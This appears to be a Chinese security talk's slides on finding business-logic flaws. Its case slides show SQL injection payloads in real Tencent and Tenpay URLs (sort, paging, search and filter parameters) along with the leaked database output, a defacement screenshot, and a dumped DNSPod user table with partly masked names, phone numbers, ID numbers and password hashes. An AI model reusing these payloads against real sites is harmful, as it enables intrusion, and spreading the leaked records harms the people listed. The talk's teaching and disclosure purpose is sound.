

# 与业务融合的漏洞检测之路



# 关于我


- 乌云白帽子 猪猪侠
- 8年信息安全从业经历
- 信息安全领域爱好者
  - 安全测试
  - 数据挖掘
- 微博：@ringzero



# DEMO 1

## WEB2.0服务端

复杂的用户认证机制，传统漏洞扫描器无法与业务功能交互



[http://v.youku.com/v\\_show/id\\_X0Dc0NjYy0Dg0.html](http://v.youku.com/v_show/id_X0Dc0NjYy0Dg0.html)

# DEMO 2

## 移动客户端

功能封闭，导致漏洞扫描器无法与业务功能交互



**我查查** v8.0  
条码比价第一品牌



COPYRIGHT©2010-2015,wooc  
ALL RIGHTS RESERVED

[http://v.youku.com/v\\_show/id\\_X0Dc0Njc1MzI0.html](http://v.youku.com/v_show/id_X0Dc0Njc1MzI0.html)



# 旁路传感器还原数据分析出攻击行为

使用业务系统时，从数据流量中检测业务流程漏洞

# 什么是业务安全？




“连接彼此，交换信息。”

保护信息在交换过程中的完整性、可用性、保密性。



# 什么是业务安全？



操作系统、数据库、应用代码指的是技术(基础设施)  
信息指的是业务数据，也就是我们要真正要保护的对象

# 怎么找业务系统的漏洞？

- 跟随业务系统内的每一个功能

智能检测缺陷

规则太多

不能通用

错误率高

人机互动



# 怎么找业务系统的漏洞？

- 跟随业务系统内的每一个功能
- 代码设计(关系型数据库)

## 增删改查（CURD）

- 创建（Create）# 发布一条微博
- 删除（Delete）# 删除一条微博
- 更新（Update）# 修改用户资料
- 读取（Retrieve）# 查看好友们最新发布的微博



一些案例

# 案例1：有排序的地方

adb.qq.com/app/home#/Report/bydate

**财务提醒**  
1. 财务信息正在审核中, [查看详情](#)

按日期汇总 | 按代码位汇总

时间: 过去七天 2013-05-10 — 2013-05-16

| 总揽  | 展现量 | 点击数 | 点击率   |
|-----|-----|-----|-------|
| 汇总数 | 0   | 0   | 0.00% |
| 平均数 | 0   | 0   | 0.00% |

2013-05-10 至 2013-05-16 效果数据

日期  按照日期排序 展现量 没有数据

控制台 HTML CSS 脚本 DOM 网络 Cookies

清除 保持 所有 HTML CSS JS XHR 图片 Flash 媒体

URL 状态 域 大小 远程 IP

POST /AdwinData/DailyReport/ 200 OK adb.qq.com 73 B 222.73.75.215:80

头信息 Post 响应 HTML JSON Cookies

参数 application/x-www-form-urlencoded

beginDate 2013-05-10  
endDate 2013-05-16  
page 1  
qtype  
query  
rp 10  
sortname Fdate  
sortorder asc

 接口参数

adb.qq.com/Apppayment/income/?page=1&qtype=8&query=8rp=248&sortname=Fdate.(select 1 from(select count(\*) concat(0x7c,(select (Select version()) from information\_schema.tables limit 0,1),information\_schema.tables group by x limit 0,1)a) desc LIMIT 24. Bound with :siteId='13469'

**CdbException** 存在注入漏洞 

CdbCommand 无法执行 SQL 语句: SQLSTATE[23000]: integrity constraint violation: 1062 Duplicate entry '[5.1.54-log]1' for key 'gr  
executed was: SELECT `t`.\*  
FROM `t\_payment` `t`  
WHERE t.Fsite\_id=:siteId  
GROUP BY `t`.`Fdate`  
ORDER BY t.Fdate,(select 1 from(select count(\*),concat(0x7c,(select (Select version()) from information\_schema.tables limit 0,1),  
information\_schema.tables group by x limit 0,1)a) desc LIMIT 24. Bound with :siteId='13469'

/usr/local/services/php/lib/php/yii/db/CdbCommand.php(516)

```
504     return $result;  
505 }  
506 catch(Exception $e)  
507 {  
508     if($this->_connection->enableProfiling)  
509         Yii::endProfile('system.db.CdbCommand.query('.$this->getText().$par.')','system.db.CdbCommand.query');  
510     $errorInfo = $e instanceof PDOException ? $e->errorInfo : null;  
511     $message = $e->getMessage();
```

## 案例2：有分页的地方

[http://apps.2012.qq.com/guess/list-tid--stat-4?sort=desc,if%28%281=2%29,1,%28select/\\*\\*/1/\\*\\*/from/\\*\\*/INFORMATION\\_SCHEMA.TABLES%29%29%20asc](http://apps.2012.qq.com/guess/list-tid--stat-4?sort=desc,if%28%281=2%29,1,%28select/**/1/**/from/**/INFORMATION_SCHEMA.TABLES%29%29%20asc)



| 最新竞猜                      |      |      |            |  |
|---------------------------|------|------|------------|--|
| 进行中 已结束 未开始 全部            |      |      |            |  |
| 题目                        | 押注积分 | 参与人数 | 结束时间       |  |
| 已结束 瑞士女排精英赛A组-中国vs瑞士, ... | 0    | 0    | 2013-05-30 |  |
| 已结束 法网男单次轮-德约科维奇vs佩拉, ... | 0    | 0    | 2013-05-30 |  |
| 已结束 法网女单次轮-李娜vs马泰克, 谁将... | 0    | 0    | 2013-05-30 |  |
| 已结束 法网女单次轮-奥丁vs郑洁, 谁将晋... | 0    | 0    | 2013-05-30 |  |
| 已结束 国际足球友谊赛-英格兰vs爱尔兰的...  | 0    | 0    | 2013-05-30 |  |
| 已结束 国际足球友谊赛-厄瓜多尔vs德国的...  | 0    | 0    | 2013-05-30 |  |
| 已结束 瑞士女排精英赛A组-巴西vs中国, ... | 0    | 0    | 2013-05-30 |  |
| 已结束 法网男单次轮-德瓦曼vs费德勒, 费... | 0    | 0    | 2013-05-29 |  |
| 已结束 中超第14轮-广州恒大vs贵州人和的... | 0    | 0    | 2013-05-30 |  |



# 案例3：有搜索的地方

http://xiazai.qq.com/xiazai/front.php/software/software\_c/index

游戏 公开课 软件

其技术支持

aaaa' or 1=1 and '='

搜索 aaaa' or 1=1 and '=' 找到 98 款软件

aaaa' or 1=1 and '='

搜索

http://xiazai.qq.com/xiazai/front.php/software/software\_c/index

游戏 公开课 软件




其技术支持




aaaa' or 1=2 and '='

搜索 aaaa' or 1=2 and '=' 找到 91 款软件

aaaa' or 1=2 and '='

搜索

|   |                           |         |            |
|---|---------------------------|---------|------------|
|    | QQ2012 Beta2              | 46.8 MB | 2012-06-04 |
| 免费的即时通讯平台，带来更多沟通乐趣  |                           |         |            |
|    | QQ影音3.6                   | 26.3 MB | 2012-      |
| 更小、更快、更流畅，五星级的视听享受  |                           |         |            |
|    | QQ旋风3.9                   | 9.3 MB  | 2012-      |
| 极速清爽绿色下载工具，海量资源，一网打尽  |                           |         |            |
|   | QQ影像2.1                   | 16.5 MB | 2012-      |
| 腾讯公司推出的桌面图片处理软件   |                           |         |            |
|  | QQ拼音4.5                   | 23.9 MB | 2012-      |
| 更快、更准、更绿色，让书写成为享受   |                           |         |            |
|  | WPS Office 抢鲜版 V8.0 (8.1) | 41.2 MB | 2011-      |
| 与微软兼容，小巧免费，轻松你的办公！  |                           |         |            |

|   |                |         |        |
|---|----------------|---------|--------|
|  | QQ2012 Beta2   | 46.8 MB | 2012-0 |
| 免费的即时通讯平台，带来更多沟通乐趣  |                |         |        |
|  | TM2009 Beta3.4 | 18.6 MB | 2012-0 |
| 具有办公特色的即时通讯平台，效率更出众   |                |         |        |
|  | 新浪UC2010 SP1   | 18.9 MB | 2012-0 |
| 融合了P2P思想的下一代开放式即时通讯网络   |                |         |        |
|  | 飞信2012 朝晖版     | 32.5 MB | 2012-0 |
| 中国移动推出的一款综合通信服务的沟通工具  |                |         |        |
|  | 阿里旺旺2012 卖家版   | 23.8 MB | 2012-0 |
| 为商人度身定做的免费网上商务沟通软件  |                |         |        |

www.wooyun.org

# 案例4：有分类的地方



## 案例5：有选择的地方

[http://life.tenpay.com/cgi-bin/mobile/mobile\\_order\\_query.cgi?g\\_tk=1233447418&tid=01001004&showtry=1&chgmobile=13800138000&uin=uid&startdate=20130108&enddate=20130408&state=0/\\*\\*/union/\\*\\*/select/\\*\\*/1,2,3,4,5,6,7,user%28%29,9%23](http://life.tenpay.com/cgi-bin/mobile/mobile_order_query.cgi?g_tk=1233447418&tid=01001004&showtry=1&chgmobile=13800138000&uin=uid&startdate=20130108&enddate=20130408&state=0/**/union/**/select/**/1,2,3,4,5,6,7,user%28%29,9%23)



财付通 | 生活好帮手

账户 生活 聚惠 银行 彩贝 企业

你充值 我买单 最高2000元现金疯狂派送 马上去看看

我的账户 > 交易查询 > 转账付款 >

快捷支付 安全中心 微信支付 手机支付 刷卡支付 境外支付 理财汇 优惠券

我的应用(6)

手机充值 +50 +300 已添加 分享

支持全国移动联通电话费充值，便捷“优惠”安全

最近三个月 | 所有状态

没有符合查询条件的交易记录

该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
<root>
  <count>1</count>
  <retcode>0</retcode>
  <retmsg>OK</retmsg>
  <records>
    <record>
      <transid>1</transid>
      <chgmobile>3</chgmobile>
      <amount>4</amount>
      <state>5</state>
      <submittime>6</submittime>
      <paytime>7</paytime>
      <spname>zft_db_all@172.27.31.176</spname>
      <loginstate>9</loginstate>
    </record>
  </records>
</root>
```



# 怎么找业务系统的漏洞？

- 跟随业务系统内的每一个功能
- 代码设计(关系型数据库)

## 增删改查（CURD）

- 创建（Create）# 发布一条微博
- 删除（Delete）# 删除一条微博
- 更新（Update）# 修改用户资料
- 读取（Retrieve）# 查看好友们最新发布的微博

- 每个业务都有自身的业务流程

安全是一个整体，保证安全不在于强大的地方有多强大，而在于真正薄弱的地方在哪里

# DNS安全--万网(这不是XSS)

The screenshot shows the Wanwang (www.net.cn) website interface. At the top, there is a navigation bar with links for '电信主站', '客户中心', '续费服务', '代理专区', '支付方式', and 'English'. Below this is a red banner with the text '十年品质 专业领先' and 'WWW.NET.CN'. A Microsoft Internet Explorer error dialog box is overlaid in the center, displaying a yellow warning icon and the message: 'hAckEd bY rInG04h 万网 哈哈~~ just f fun!'. The dialog box has a '确定' (OK) button. To the right of the dialog box, there is a link to '加入买麦网行业联盟 连动千万家行业网站'. Below the banner, there is a search bar with the text '车多了, 什么火了? 媒介搜索一网知天下'. To the left of the search bar, there is a login form with fields for '数字ID' and '密码', and a '验证' button. Below the search bar, there is a '域名查询' section with various search options and a '查询' button. To the right of the search bar, there is a '产品推荐' section with two product cards: '注册Mobi 免费赠送 Mobi空间站 (价值2000元)' and '虚拟独享服务器 4800元'. Each product card has a '详细信息' button and an '立即购买' button.

中国万网 WWW.NET.CN

电信主站 客户中心 续费服务 代理专区 支付方式 English 产品服务快速通道

首页 域名注册 虚拟主机 企业邮箱 网站制作 网站推广 独立主机 关于万网

十年品质 专业领先 WWW.NET.CN

Microsoft Internet Explorer

hAckEd bY rInG04h 万网 哈哈~~ just f fun!

确定

车多了, 什么火了? 媒介搜索一网知天下

加入买麦网行业联盟 连动千万家行业网站

数字ID 密码 验证

注册会员 · 找回密码 · 有问必答

域名查询 查询更多

英文域名 全选 查询

.com .net .cn .com.cn .mobi

中文域名 全选 查询

.com .net .中国(cn) .公司

通用网址 查询

中国总机电话实名 查询

产品推荐

新品推荐

注册Mobi 免费赠送 Mobi空间站 (价值2000元)

新品促销

虚拟独享服务器 4800元

256MB DDR 内存 5GB硬盘空间 1个独立IP地址 网络线路互联互通

详细信息 立即购买

详细信息 立即购买

# 最安全的DNS

|    | email               | password | real_name   | telephone | im  | website                              | id_card       | reg_ip | created_on      |
|----|---------------------|----------|-------------|-----------|-----|--------------------------------------|---------------|--------|-----------------|
| 2  | sile@gmail.com      | 83a      | a05a 吴洪声    | 13488     | 7   | 596912 www.dnspod.com                | 4408231985050 | 221    | .175 2006-04-05 |
| 4  | 7930.com            | 538      | 5761 李皓     | 13570     | 2   |                                      | 4408231985040 | 210    | .254 2006-08-30 |
| 5  | luhe@gmail.com      | acc      | 07ad 祺      | 13631     | 0   | http://luhengqi.com                  | 0             | 61.3   | .116 2006-04-10 |
| 6  | apq0.net            | efb      | 19af 成伟     | 13803     | 0   | 45019 www.7879.com                   | 2305021984041 | 61.4   | .43 2009-08-01  |
| 11 | zjff@hotmail.com    | 9e3      | afb5 吴洪声    | 13488     | 7   | fsafsa                               | 4408231985050 | 61.4   | .7 2006-12-24   |
| 16 | phpv@mail.com       | cc7      | 1221 容毓     | 13926     | 6   | phpv.net                             | 3702021985060 | 221    | .6 2006-03-23   |
| 17 | dav:yeah.net        | d65      | 7443 成伟     | 12312     |     |                                      | 0             | 218    | .174 0000-00-00 |
| 18 | dig:yzone@gmail.com | fb6      | 0064 张扬     | 13510     | 1   | 770312 www.eootv.com                 | 0             | 222    | .187 2008-06-10 |
| 19 | ins@mail.com        | e95      | 28dd 奶罩     | 13521     | 6   |                                      | 3305011981062 | 218    | .71 2006-12-08  |
| 20 | djkl.com            | b45      | 9b3d 小小     | 08712     | 374 |                                      | 0             | 218    | .58 0000-00-00  |
| 21 | klx03.com           | 2d8      | 0661 王振衡    | 03716     | 59  |                                      | 0             | 218    | .166 2006-03-24 |
| 22 | mytl@gmail.com      | ed1      | 0f73 李建生    | 18676     | 9   |                                      | 4451221985122 | 59.3   | .2 2007-06-16   |
| 23 | niuy@mail.com       | bb7      | 1f24 李敏     | 13522     | 8   |                                      | 0             | 60.3   | .9 2007-03-01   |
| 24 | 113@qq.com          | b60      | 384e 谢旺     | 13056     | 7   |                                      | 0             | 221    | .2 2006-03-24   |
| 25 | 891@qq.com          | 065      | 3a78 徐少林    | 13574     | 5   | xslxld@hotmail http://www.freebak.co | 4301811978051 | 221    | .54 2006-04-10  |
| 26 | ddoc263.net         | ea7      | 0196 雷震     | 13873     | 9   |                                      | 0             | 58.2   | .4 0000-00-00   |
| 27 | xdarerycd.com       | 500      | 0ce6 戴云杰    | 13817     | 8   | master@xdar http://www.xdanger.co    | 3101051982073 | 58.3   | .43 2006-04-20  |
| 28 | gyj@163.com         | c67      | 0216 junjun | 02482     | 0   | 93999912                             | 0             | 60.3   | .12 2006-03-24  |
| 29 | hmi@mail.com        | ea3      | 5385 张新伟    | 15838     | 8   | 645386389 www.whylover.com           | 0             | 222    | .188 2008-12-11 |
| 30 | cna.com             | 301      | 0fba 张平     | 13987     | 1   | 132454 http://www.329d.com           | 0             | 60.3   | . 2006-03-24    |
| 31 | dal2iweb.com        | f0e      | 0ed3 举重     | 13819     | 5   |                                      | 0             | 218    | .102 2006-03-24 |
| 32 | anev.com            | 082      | 0e23 圣君     | 0595-     | 000 |                                      | 0             | 222    | .161 0000-00-00 |
| 33 | xyco@yahoo.com.cn   | aa8      | 08e2 erbao  | 03716     | 79  | 2866820 http://www.r0.cn             | 0             | 222    | .6 2006-03-24   |
| 34 | jglou.com           | 8a3      | 0842 江国利    | 0571-     | 360 |                                      | 0             | 60.3   | .78 2006-03-24  |
| 35 | chn.com             | b65      | 0daa HAPPY  | 0531-     | 661 | 28270536 http://www.5678.net.r       | 0             | 221    | .4 0000-00-00   |
| 36 | yxm03.com           | 5fb      | 02af 杨兴民    | 03118     | 12  | 6499923                              | 0             | 218    | .3 2006-03-24   |
| 37 | nieji@163.com       | ff7      | 04f9 金钥匙    | 13522     | 1   |                                      | 0             | 221    | .158 0000-00-00 |
| 38 | ijj0om              | ba4      | 0a684 贾涛    | 13820     | 4   | 24774625 jiatao.3322.org             | 0             | 60.3   | .0 2006-03-24   |
| 39 | cnbe@mail.com       | 960      | 08a4 我不告诉   | 13810     | 1   | 53769 www.pmme.cn                    | 0             | 218    | .6 2009-02-16   |
| 40 | dos@mail.com        | 240      | 07fe dosoy  | 13997     | 1   |                                      | 0             | 218    | .162 2006-03-24 |
| 41 | sale.com            | 94e      | 0692 王欣     | 13562     | 7   |                                      | 0             | 222    | .25 2006-11-06  |
| 42 | cny@hotmail.com     | 567      | 0cc4 宇恒     | 03752     | 1   |                                      | 0             | 219    | .82 2006-05-18  |
| 43 | 502@mail.com        | 3e3      | 03ae alllan | 02880     | 9   |                                      | 0             | 222    | .184 2006-03-24 |
| 44 | sthoo.com.cn        | e87      | 0c61 飞吧     | 0754-     | 69  |                                      | 0             | 219    | .57 0000-00-00  |
| 45 | sth.com             | be2      | 0e9c 飞吧     | 0754-     | 69  |                                      | 0             | 219    | .57 2006-03-24  |
| 46 | jieina.com          | 2e2      | 0a6a8 潘文杰   | 0871-     | 52  | http://i4st.cn                       | 0             | 222    | .152 2009-08-17 |



# 找回密码设计--业务流程安全

系统管理

短信营业厅

新短信群发管理

短信群发管理

解除任务锁定

下发短信给用户（下行）

短信收发情况

查询提取赠送管理

工号技能管理

业务受理明细报表

短信黑名单管理

短信人工受理

业务受理统计报表

帮用户发短信（上行）

历史短信查询

